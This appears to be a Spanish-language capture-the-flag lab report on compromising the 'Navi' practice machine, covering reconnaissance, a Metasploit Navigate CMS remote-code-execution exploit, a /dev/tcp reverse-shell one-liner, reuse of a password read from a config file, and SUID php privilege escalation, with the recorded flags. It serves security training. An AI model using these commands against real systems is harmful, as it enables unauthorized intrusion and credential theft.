
4. Reconocimiento Navi

Realizaremos el reconocimiento en este caso para la segunda máquina que es el Navi, ubicaremos como primer paso su IP:

```
(hmstudent㉿kali)-[~/Desktop/NAVI/Nmap]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:3e:a2, IPv4: 192.168.32.132
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)

192.168.32.139 00:0c:29:02:17:92 VMware, Inc.
```

Con esta máquina identificada, vamos a verificar las vulnerabilidades por medio de “Script”, desde el cual obtendremos las vulnerabilidades más comunes y las específicas que pueden aplicarse a este equipo.



```
¿Qué IP quieres analizar? Por favor escribe la: 192.168.32.139
El SO puede ser Linux.
Nombre tu reporte (Se genera en la carpeta que ejecutas el script): NAVI
Tipo de escaneo: 1 (Scripts de NMAP) - 2 (Solo vulnerabilidades): 2

Escaneando puertos abiertos y vulnerabilidades, por favor espere...
Resumen:
Puerto Servicio Versión
22 ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53 domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80 http nginx 1.14.2

Puertos abiertos: 22,53,80
```

```
¿Qué IP quieres analizar? Por favor escribe la: 192.168.32.139
El SO puede ser Linux.
Nombre tu reporte (Se genera en la carpeta que ejecutas el script): NAVI
Tipo de escaneo: 1 (Scripts de NMAP) - 2 (Solo vulnerabilidades): 1

Escaneando puertos abiertos y vulnerabilidades, por favor espere...
Resumen:
Puerto Servicio Versión
22 ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
53 domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80 http nginx 1.14.2

Puertos abiertos: 22,53,80
```

Con el script podemos ahorrarnos escribir los comandos directamente en la terminal, y solo limitarnos a poner la IP, el nombre del documento y esperar.

Obtendremos los reportes del Nmap en formato “.html” al terminar.

A pesar de que el reporte nos recaba información de las versiones de los puertos abiertos, no hay una vulnerabilidad atacable a plena vista. Lo que si se puede notar es que existe un “DNS” dentro de este equipo, que nos puede indicar que es el que se encarga de redireccionar páginas dentro del servidor.

53	tcp	open	domain	syn-ack	ISC BIND	9.11.5-P4-5.1+deb10u5	Debian Linux
	dns-nsid		bind.version: 9.11.5-P4-5.1+deb10u5-Debian				

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Desde el puerto 22 para “SSH”, sabemos que podemos utilizarlo para conectarnos al equipo y el puerto 80 para “http” esta alojando una página web que podemos visitar, misma está ejecutando un “nginx” aunque no ha sido correctamente configurado.



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org. Commercial support is available at nginx.com.

Thank you for using nginx.

Podríamos utilizar un “Fuzzing” para ver que tiene, aunque siendo un poco pesimista, nos dirán sutilmente, que no es la alternativa correcta:

A composite screenshot. On the left, a terminal window shows the output of the command "gobuster dir -t 200 -u http://192.168.32.139/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -no-error". It lists various directory paths found. On the right, a terminal window titled "navabout" shows a exploit message: "OMG you got r00t!", "Just kidding... search somewhere else. Directory busting won't give anything.", and "This message is here so that you don't waste more time directory busting this particular website." A red box highlights the exploit message.

Será algo desalentador leer este mensaje, ya que nos dice que enumerar la página nos hará perder tiempo.

Así que debemos buscar indicios de como acceder. Y si vemos el código fuente de esta pagina podemos encontrar un usuario que puede ser el que esta gestionando el equipo víctima, junto a un dominio que puede ser el que se encuentra publicado para sus páginas almacenadas

A screenshot of a browser window showing the "Welcome to nginx!" page. The developer tools are open, specifically the "Elements" tab, which displays the page's HTML structure. A red box highlights the "Webmaster: denisse@navigator.hm" line in the source code.


***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

IP	192.168.32.139
Sistema Operativo	Linux 4.19.0-16-amd64
Puertos/Servicios	22 ssh OpenSSH 53 dns ISC BIND 80 http nginx

5. Análisis de vulnerabilidades/debilidades Navi

A pesar de que el reconocimiento no nos muestra información que podemos aprovechar directamente, ya sabemos que existe un usuario para la página y un dominio, además que existe el puerto 53 que tiene como función el “DNS” en este equipo, así que podríamos intentar ingresar a esta página desde el navegador “navigator.hm” a pesar de ello, no muestra resultados.



Así que intentaremos verificar si el puerto 53 esta resolviendo nombres de dominio e IP externas:

```
(hmstudent㉿kali)-[~]
$ nslookup google.com 192.168.32.139
Server:      192.168.32.139
Address:     192.168.32.139#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.189.142
Name:   google.com
Address: 2607:f8b0:4008:809 ::200e
```


Este es un indicio de que el equipo esta funcionando para resolver nombres de dominio.

Ahora podemos intentar reconocer el “DNS” que tiene el equipo con el siguiente comando, tener en cuenta que la segunda dirección debe ser la que se refiere al “loopback” dentro de la máquina víctima para que enumere sus direcciones internas.


```
(hmstudent㉿kali)-[~/Desktop/NAVI/Nmap]
$ dnsrecon -n 192.168.32.139 -r 127.0.0.0/24
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR navigator.hm 127.0.0.1
[+] 1 Records found
```

Como resultado nos dirá que existe la página “navigator.hm” almacenada.

Sabiendo esto podemos editar nuestro archivo local de “hosts” con la dirección encontrada y haciendo referencia a la IP del equipo que estamos atacando.



Guardaremos los datos del archivo e intentaremos acceder al enlace nuevamente:



Con esto podemos acceder a un servidor PHP, que no esta configurado, al cual le aplicaremos “Fuzzing”.

***** SOLO PARA USO EDUCATIVO*****


N4- MQ-HM-NAVIBOLT

6. Explotación Navi

Automático

Para esta máquina si podemos aplicar un proceso automático basándonos en las herramientas provistas por “**Metasploit**”.


Haremos la búsqueda de “Exploits” relacionados a este gestor web con “**Searchsploit navigate**”:



```
(hmstudent㉿kali)-[~/Desktop/NAVI/Exploits]
$ searchsploit navigate
Exploit Title | Path
Adobe Flash Player 7.0.x/8.0.x/9.0.x - ActiveX Control 'navigateToURL' API Cross Domain Scripting | linux/remote/30907.txt
Microsoft Internet Explorer 4/5/5.5/9.0.1 - external.NavigateAndFind() Cross-Frame | multiple/remote/19686.txt
Microsoft Internet Explorer 5.5 - NavigateAndFind() Cross-Frame Policy ('ISO4-004) | windows/remote/23643.txt
Navigate CMS 2.8.7 - 'sidx' SQL Injection (Authenticated) | php/remote/45561.rb
Navigate CMS 2.8.7 - Cross-Site Scripting | php/webapps/45445.txt
Navigate CMS 2.8.5 - Arbitrary File Download | php/webapps/45615.txt
Navigate CMS 2.8.7 - 'sidx' SQL Injection (Authenticated) | php/webapps/48545.py
Navigate CMS 2.8.7 - Authenticated Directory Traversal | php/webapps/48550.txt
Navigate CMS 2.8.7 - Cross-Site Request Forgery (Add Admin) | php/webapps/48548.txt
Navigate CMS 2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated) | php/webapps/50921.py
Zenturi ProgramChecker - 'ActiveX NavigateUrl()' Insecure Method | windows/remote/4050.html
Shellcodes: No Results
```


El que nos importa es el “**(Unauthenticated) Remote Code Execution (Metasploit)**” ya que directamente nos dará el control de la máquina.

Ejecutaremos “**Metasploit**” y buscaremos al navigate para seleccionar el mismo exploit que vimos anteriormente:



```
msf6 : search navigate
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/multi/browser/firefox_svg_plugin      2013-01-08   excellent  No   Firefox 17.0.1 Flash Privileged Code Injection
0  exploit/windows/misc/hta_server            2016-10-06   manual    No   HTA Web Server
2  auxiliary/gather/osx-safari-file-xml-navigation  2014-01-16   normal    No   Mac OS X Safari file:// Redirection Sandbox Exploit
[+] 3  exploit/multi/http/navigate_cms_rce        2018-09-26   excellent  Yes   Navigate CMS Unauthenticated Remote Code Execution
                                             Enter          Forget password?
```

Usaremos el número 3:



```
msf6 : use 3
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) > show options

Module options (exploit/multi/http/navigate_cms_rce):
=====
Name      Current Setting  Required  Description
RHOSTS      yes           yes       A proxy chain of format type:host:port[,type:host:port][...]
RPORT      80             yes       The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /navigate/     yes       Base Navigate CMS directory path
VHOST      no             no        HTTP server virtual host
                                             Enter          Forget password?
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Debemos agregar el enlace a la página que atacaremos con el “**RHOSTS**”

```
msf6 exploit(multi/http/navigate_cms_rce) > set rhosts navigator.hm  
rhosts => navigator.hm
```

Y ejecutaremos el “**exploit**”, tener en cuenta que el “**Meterpreter**” a utilizar es una versión con comandos limitados para “**PHP**” así que es posible que sea muy tosco su uso.

```
msf6 exploit(multi/http/navigate_cms_rce) > exploit  
[*] Started reverse TCP handler on 192.168.32.132:4444  
[*] Login bypass successful  
[+] Upload successful  
[*] Triggering payload...  
[*] Sending stage (39927 bytes) to 192.168.32.139  
[*] Meterpreter session 1 opened (192.168.32.132:4444 → 192.168.32.139:44674) at 2024-04-26 02:17:50 -0400  
meterpreter > █
```

Ya dentro de “**Meterpreter**” podemos verificar los comandos que podemos usar:

```
Stdapi: System Commands  
=====
```

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Ejecutaremos Shell para tener acceso a la terminal del equipo víctima:

```
meterpreter > shell  
Process 2979 created.  
Channel 2 created.  
bash -i  
bash: cannot set terminal process group (576): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@navigator:~/navigator.hm/navigate$ whoami  
whoami  
www-data  
www-data@navigator:~/navigator.hm/navigate$ █
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Ya que tenemos acceso es recomendable generar una “**Shell Reverse**” para que no sea tan complicada la ejecución de comandos.

De esta forma:

```
whoami  
www-data  
www-data@navigator:~/navigator.hm/navigate$ sh -i >& /dev/tcp/192.168.32.132/9001 0>&1
```

Sin olvidarnos de activar nuestro servidor escucha en el puerto necesario:

```
(hmstudent@kali)-[~]  
$ nc -lvpn 9001  
listening on [any] 9001 ...  
connect to [192.168.32.132] from (UNKNOWN) [192.168.32.139] 43102  
sh: 0: can't access tty; job control turned off  
$ bash -i  
bash: cannot set terminal process group (576): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@navigator:~/navigator.hm/navigate$
```

Ya dentro del equipo, mejoramos nuestra consola para ejecutar comandos más fácilmente:

```
script /dev/null -c bash  
ctrl +z  
stty raw -echo; fg  
reset  
xterm  
echo $TERM  
TERM=xterm  
echo $SHELL  
SHELL=bash
```

Con nuestra consola mejorada ya podremos hacer ejecución y búsqueda de comandos en el equipo víctima:

```
www-data@navigator:~/navigator.hm/navigate$ ls  
LICENSE.txt  crossdomain.xml  index.php  navigate.php  plugins  web  
README      css              js          navigate_download.php  private  
cache       favicon.ico     lib         navigate_info.php  themes  
cfg         img              login.php   navigate_upload.php  updates  
www-data@navigator:~/navigator.hm/navigate$
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Intentaremos buscar información en todo el equipo donde este ubicado el usuario “Denisse” ya que podría contener contraseñas o información que podemos utilizar a nuestro favor.

```
www-data@navigator:/$ grep -r denisse* 2</dev/null
var/www/html/index.nginx-debian.html:<!-- Webmaster: denisse@navigator.hm -->
var/www/navigator.hm/navigate/cfg/globals.php:define('PDO_USERNAME', "denisse");
^C
www-data@navigator:/$
```

Abriremos el archivo “**globals.php**” que al parecer tiene información relevante que podemos usar:

```
www-data@navigator:/$ cd var/www/navigator.hm/navigate/cfg/
www-data@navigator:~/navigator.hm/navigate/cfg$ ls
common.php  globals.php  session.php
www-data@navigator:~/navigator.hm/navigate/cfg$
```

Aquí dentro encontraremos una contraseña que podemos utilizar:

```
/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT', "3306");
define('PDO_SOCKET', "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "denisse");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER', "mysql");
```

Intentaremos aprovechar lo anterior para conectarnos a este usuario utilizando el puerto “SSH”

```
[(hmstudent㉿kali)-[~]] $ ssh denisse@192.168.32.139
The authenticity of host '192.168.32.139 (192.168.32.139)' can't be established.
ED25519 key fingerprint is SHA256:200vGWVTLVYUa10Z66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.32.139' (ED25519) to the list of known hosts.
denisse@192.168.32.139's password:
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Ingresando con la contraseña que obtuvimos de la base de datos “H4x0r” podremos obtener acceso desde “SSH” al equipo.

```
(hmstudent㉿kali)-[~]
└─$ ssh denisse@192.168.32.139
denisse@192.168.32.139's password:
Linux navigator 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
denisse@navigator:~$
```

Ya dentro del equipo podremos utilizar el “Linpeas” para detectar alguna debilidad explotable para escalar nuestros privilegios:



Directory listing for /

- [48548.txt](#)
- [linpeas.sh](#)
- [pspy64](#)

Pondremos arriba nuestro servidor http una vez más para copiar el Linpeas al equipo vulnerable.

```
denisse@navigator:~$ wget http://192.168.32.132/linpeas.sh
--2024-04-26 03:18:38--  http://192.168.32.132/linpeas.sh
Connecting to 192.168.32.132:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 651189 (636K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 635.93K --.-KB/s   in 0.06s

2024-04-26 03:18:38 (11.2 MB/s) - 'linpeas.sh' saved [651189/651189]

denisse@navigator:~$
```

***** SOLO PARA USO EDUCATIVO*****
N4- MQ-HM-NAVIBOLT

Ejecutaremos el “Linpeas” para obtener la siguiente explotación:

```
Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_x
nu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd → Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC
C_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
```

Con el reporte del “Linpeas”, se nos indica que el php de este equipo es vulnerable a un escalamiento de “SUID”. Así que lo explotaremos de esta forma.

Buscaremos escalamiento de privilegios en la página <https://gtfobins.github.io/> - Relacionados a PHP, y encontraremos uno que nos deja escalar los privilegios, lo aplicaremos en la máquina.

| SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .
CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Antes que nada, debemos buscar la versión del PHP que tiene el equipo atacado:

```
denisse@navigator:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

De esta forma solamente ejecutaremos los comandos remplazando los datos por los del PHP que el equipo tiene instalado:

```
denisse@navigator:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/decrypt-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount -t http://navigator.htm -w /usr/share/wordlists/dirbuster/directory-list-2
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
denisse@navigator:~$ CMD="/bin/sh"
denisse@navigator:~$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
root
#
```

Obtendremos con esto el acceso a ser “**root**” y podremos ver la ubicación de las banderas 1 – 2 que debemos tomar para terminar el reto Navi.

```
# whoami
root
# ls
bandera1.txt linpeas.sh linpeas.sh.1
# cd ..
# cd /root
# ls
bandera2.txt
#
```

7. Escalación de privilegios si NAVIBOLT

En estas máquinas el escalamiento de privilegios se aplica por debilidades de programas externos en NAVI (PHP) y en BOLT (ZIP) ambos permiten que por medio de una combinación de comandos se habiliten los permisos de “**root**” y así tener completo acceso al equipo.

8. Banderas Bolt

Bandera1	aa7153d8889e1efd2bd57dab46e528e5
Bandera2	2d1b15dceef04a2a6314135f845dee77
Bandera3	3c14d6f8ee4c66f8c4d9569b3101605a

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

9. Banderas Navi

Bandera1	19019f428f02d94f958b9f709732a51e
Bandera2	e3b9c48f529685a5fca3e8a5d7d27e0a

10. Herramientas usadas Bolt

Gobuster	Enumeración de direcciones - Fuzzing
Nmap	Enumeración de puertos y servicios
Linpeas	Ubicaciones de importancia para atacar
Exploit DB	Verificar vulnerabilidades
Zip	Descomprimir archivos

11. Herramientas usadas Navi

Gobuster	Enumeración de direcciones - Fuzzing
Nmap	Enumeración de puertos y servicios
Linpeas	Ubicaciones de importancia para atacar
Exploit DB	Verificar vulnerabilidades
DNSUtils	Revisión del DNS en equipo víctima
Metasploit	Ejecución de exploit automática

12. EXTRA Opcional


Herramientas usadas

Burpsuite	Inyección de cookies - Bypass
-----------	-------------------------------

PUNTO EXTRA

